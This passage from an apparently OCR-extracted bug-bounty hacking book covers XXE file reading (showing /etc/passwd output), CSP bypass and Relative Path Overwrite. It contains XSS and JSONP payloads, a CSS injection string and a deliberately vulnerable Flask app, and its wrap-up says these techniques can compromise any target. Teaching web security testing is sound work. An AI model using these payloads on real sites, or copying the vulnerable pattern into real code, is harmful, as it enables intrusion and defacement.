irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

You will then be able to retrieve the contents of the /etc/passwd file as shown above.

Summary

Most applications transmit data using JSON but you may run into applications using XML. When you do make sure to always test for XXE. Abusing this vulnerability allows you to read arbitrary files which can lead to fully compromising a machine.

https://t.me/learningnets

CSP Bypass

Introduction

The content security policy (CSP) is a special HTTP header used to mitigate certain types of attacks such as cross site scripting (XSS). Some engineers think the CSP is a magic bullet against vulnerabilities like XSS but if set up improperly you could introduce misconfigurations which could allow attackers to completely bypass the CSP.

Content Security Policy (CSP) Basics

The CSP header is fairly straightforward and there are only a few things you need to understand. First, the CSP header value is made up of directives separated with a semicolon “;” . You can think of these directives as policies which are applied to your site. A list of these directives can be found below, note these are not all of them but the most popular ones:

- Default-src
    - This acts as a catchall for everything else.
- Script-src
    - Describes where we can load javascript files from
- Style-src
    - Describes where we can load stylesheets from
- Img-src

https://t.me/learningnets

    - Describes where we can load images from
- Connect-src
    - Applies to AJAX and Websockets
- Font-src
    - Describes where we can load fonts from
- Object-src
    - Describes where we can load objects from (<embed>)
- Media-src
    - Describes where we can load audio and video files from
- frame-ancestors
    - Describes which sites can load this site in an iframe

These directives are set to specific values which defines which resources can be loaded and from where. This source list can be found below:

- *
    - Load resources from anywhere
- ‘none’
    - Block everything
- ‘Self’
    - Can only load resources from same origin
- Data:
    - Can only load resources from data schema (Base64)

https://t.me/learningnets

- Something.example.com
    - Can only load resources from specified domain
- Https:
    - Can only load resources over HTTPS
- ‘Unsafe-inline’
    - Allows inline elements (onclick,<script></script> tags, javascript:,)
- ‘Unsafe-eval’
    - Allows dynamic code evaluation (eval() function)
- ‘Sha256-‘
    - Can only load resources if it matches the hash
- ‘Nonce-‘
    - Allows an inline script or CSS to execute if the script tag contains a nonce attribute matching the nonce specified in the CSP header.

Now that you know about the structure of a CSP header let's look at an example. As shown below you can see that the CSP is returned in the HTTP response header.

https://t.me/learningnets

- default-src 'none'; base-uri 'self'; block-all-mixed-content; connect-src 'self' uploads.github.com www.githubstatus.com collector.githubapp.com api.github.com www.google-analytics.com github-cloud.s3.amazonaws.com github-production-repository-file-5c1aeb.s3.amazonaws.com github-production-upload-manifest-file-7fdce7.s3.amazonaws.com github-production-user-asset-6210df.s3.amazonaws.com wss://live.github.com; font-src github.githubassets.com; form-action 'self' github.com gist.github.com; frame-ancestors 'none'; frame-src render.githubusercontent.com; img-src 'self' data: github.githubassets.com identicons.github.com collector.githubapp.com github-cloud.s3.amazonaws.com *.githubusercontent.com customer-stories-feed.github.com spotlights-feed.github.com; manifest-src 'self'; media-src 'none'; script-src github.githubassets.com; style-src 'unsafe-inline' github.githubassets.com

The first thing we see is: **default-src ‘none’;**. Basically this says block everything unless told otherwise. I also see: frame-ancestors ‘none’; . This policy will block other sites from loading this site in an iframe, this kills the clickjacking vulnerability. We also see: **script-src github.githubassets.com;**. This policy makes it so the site can only load javascript files from github.githubassets.com, basically killing XSS unless we can find a bypass in that site. There are other policies defined as well go see what they are doing.

https://t.me/learningnets

Basic CSP Bypass

There are quite a few ways to mess up your implementation of CSP. One of the easiest ways to misconfigure the CSP is to use dangerous values when setting policies. For example suppose you have the following CSP header:

- default-src 'self' *

As you know the **default-src** policy acts as a catch all policy. You also know that * acts as a wild card. So this policy is basically saying allow any resources to be loaded. It's the same thing as not having a CSP header! You should always look out for wildcard permissions.

Let's look at another CSP header:

- script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js https://*.gstatic.com/feedback/ https://accounts.google.com;

Here we have the policy **script-src** which we know is used to define where we can load javascript files from. Normally things like **<IMG SRC=”javascript:alert(‘XSS’);”>** would be blocked but due to the value ‘unsafe-inline’ this will execute. This is something you always want to look out for as it is very handy as an attacker.

https://t.me/learningnets


You can also see the value data: this will allow you to load javascript if you have the data: element as shown below: <iframe/src=”data:text/html,<svg onload=alert(1)>”>.

So far all of the techniques used to bypass CSP have been due to some misconfiguration or abusing legitimate features of CSP. There are also a few other techniques which can be used to bypass the CSP.

JSONP CSP Bypass

If you don’t know what JSONP is you might want to go look at a few tutorials on that topic but i'll give you a brief overview. JSONP is a way to bypass the same object policy (SOP). A JSONP endpoint lets you insert a javascript payload , normally in a GET parameter called “callback” and the endpoint will then return your payload back to you with the content type of JSON allowing it to bypass the SOP. Basically we can use the JSONP endpoint to serve up our javascript payload. You can find an example below:

- https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)



https://t.me/learningnets

As you can see above we have our alert function being displayed on the page.

The danger comes in when a CSP header has one of these endpoints whitelisted in the script-src policy. This would mean we could load our malicious javascript via the JSONP endpoint bypassing the CSP policy. Look at the following CSP header:

- script-src https://www.google.com http://www.google-analytics.com/gtm/js https://*.gstatic.com/feedback/ https://accounts.google.com;

The following would get blocked by the CSP:

- http://something.example.com/?vuln_param=javascript:alert(1);

What if we tried the following:

- http://something.example.com/?vuln_param=https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)

This would pass because accounts.google.com is allowed to load javascript files according to the CSP header. We then abuse the JSONP feature to load our malicious javascript.

CSP Injection Bypass

The third type of CSP bypass is called CSP injection. This occurs when user supplied input is reflected in the CSP header. Suppose you have the following url:

https://t.me/learningnets

- http://example.com/?vuln=something_vuln_csp

If your input is reflected in the CSP header you should have something like this:

```
script-src something_vuln_csp;
object-src 'none';
base-uri 'none';
require-trusted-types-for 'script';
report-uri https://csp.example.com;
```

This means we can control what value the script-src value is set to. We can easily bypass the CSP by setting this value to a domain we control.

Summary

The CSP is a header used to control where an application can load its resources from. This is often used to mitigate vulnerabilities such as XSS and clickjacking but if set up improperly it can be easy to bypass. Looking for things such as CSP injection or a vulnerable JSONP endpoint can be an easy way to bypass the CSP header. If the CSP was improperly set up you could use the CSP functionality against itself to bypass the CSP. For example the use of ‘inline-scripts’ and wild cards is always dangerous when applied to the script-src policy.

https://t.me/learningnets

Relative Path Overwrite (RPO)


Introduction

Relative path overwrite(RPO) is an older lesser known vulnerability which impacts a decent number of applications. You can sometimes use the vulnerability for XSS or extracting sensitive data but the vast majority of the cases can only be exploited for web defacement. This vulnerability is normally classified as a low severity finding but I still find it interesting as very few people know how to exploit this bug so there are good chances it will be missed in the wild.

RPO

Before you can exploit RPO a few things must happen. First you need to find a page that reflects the current url, path, or referrer header in the response. Secondly you need the page to be missing the “DOCTYPE” tag to enable quirks mode. Third, you need the endpoint to have a wild card path so “example.com/vuln.php” is the same as “example.com/vuln.php/somthing/”. Finally you need to find if there are any style sheets being imported using a relative path. If all these requirements are met you can probably exploit the RPO vulnerability.

https://t.me/learningnets



To understand RPO you first thing you need to learn about is how browsers use path relative links to load content.

- <link href="http://example.com/style.css" rel="stylesheet" type="text/css"/>
- <link href="/style.css" rel="stylesheet" type="text/css"/>
- <link href="style.css" rel="stylesheet" type="text/css"/>

As you can see above there are a few ways an application can load the CSS file “style.css”. The first example uses an absolute link which is the full path to the CSS file. The second example starts at the root of the web directory and looks for the “style.css” file there. Finally the last example uses a relative path so it will look at the current directory for the “style.css” file, if the url is “example.com/test/” it will look for the CSS file at “/test/style.css”.


https://t.me/learningnets

You also need to know a little about “Quirks Mode”. Quirks mode was designed to gracefully handle the poorly coded websites which was fairly common back in the day. If quirks mode is enabled the browser will ignore the “content-type” of a file when processing it. So if we pass an HTML file to a link tag it will still parse the HTML file as if it's a CSS file. If Quirks mode is disabled the browser would block this action.

Now that you have the prerequisite knowledge it's time to get to the actual exploit. First examine the vulnerable code below:


```
from flask import Flask,request
app = Flask(__name__)

@app.route('/home', defaults={'path': ''})
@app.route('/home/<path:path>')
def catch_all(path):

    return '<html><body> RPO attack '+path+' <link href="style.css" rel="stylesheet" type="text/css"/> </body></html'

if __name__ == '__main__':
    app.run()
```

First we need to figure out if the application reflects the path in the HTML source. Look at the above image we can clearly see the “path” variable is concatenated with the output but normally you don't have access to the source so you will need to manually verify this as shown below:




https://t.me/learningnets

Above you can clearly see the “okay/” path displayed on the page. We can also see the “document type” tag is missing from the HTML source so we know the page is running in quirks mode. Next we need to figure out if “/home/okay/” resolves to the same page as “/home” which it does.



As shown above when we change the URL to “/home/okay/” the “Link” tag tries to import its stylesheet from “/home/okay.style.css” this is because the Link tag is using a relative path. Also notice how the style sheet resolves to the same HTML source as “/home”. This is because there is a wild card path after “/home” which causes any path after “/home” to resolve to “/home”.


Also note that the response does not contain a “document type” tag so the browser has “quirk mode” enabled. If it did contain a “document type” tag this mode would be disabled and the browser would throw an error when it goes to parse the CSS file because it will contain a “text/html” content type as shown below:



https://t.me/learningnets

Lucky for us the document type is not included in the HTML so we can continue with the attack. The last step is to actually launch the exploit to see if it works. Since the Link tag is accepting the HTML output as CSS and user controlled input is reflected in that output an attacker could inject CSS commands causing the page to execute them.

- %0A{}*{color:red;}///



As you can see above we injected CSS code to turn the font red so we now know the target is vulnerable.

Summary

Relative path overwrite is an older lesser known vulnerability that still impacts many applications. This may be considered a low severity finding but it can still be used to perform web defacements. I normally don't hunt for this vulnerability but if I can't find anything else i'll give this one a shot, it never hurts to try.

Conclusion

Now you have a few more tricks up your sleeve. However, there are plenty of other techniques out there and I would recommend learning additional vulnerabilities. The more vulnerabilities you know how to exploit the better chances you have of finding a vulnerability in an application.

https://t.me/learningnets

Wrap Up

The first book walked you through the recon & findingerprinting phase while this book talked about the beginning stages of the exploitation phase. If you have read both you might be thinking that you are an OG hacker now but that is not the truth. At this point in the game you would be considered an upper level beginner or a lower intermediate skilled hacker. There is so much more to cover! The exploitation phase is so vast that it will require another book or two before it is fully finished. There are also additional things in the recon & fingerprinting phase that weren't covered in the first book so there will probably need to be another book continuing that phase as well.

With that being said you still deserved a pat on the back. With the knowledge gained from the first and second book you have a complete picture of the recon, fingerprinting, and exploitation phase of a hunt. Although the techniques learned would still be considered relatively basic you can still use them to compromise the vast majority of your targets. Fortune 500 companies, start ups, and everything in between it doesn't matter who your target is these techniques can be used to compromise them all the same.

https://t.me/learningnets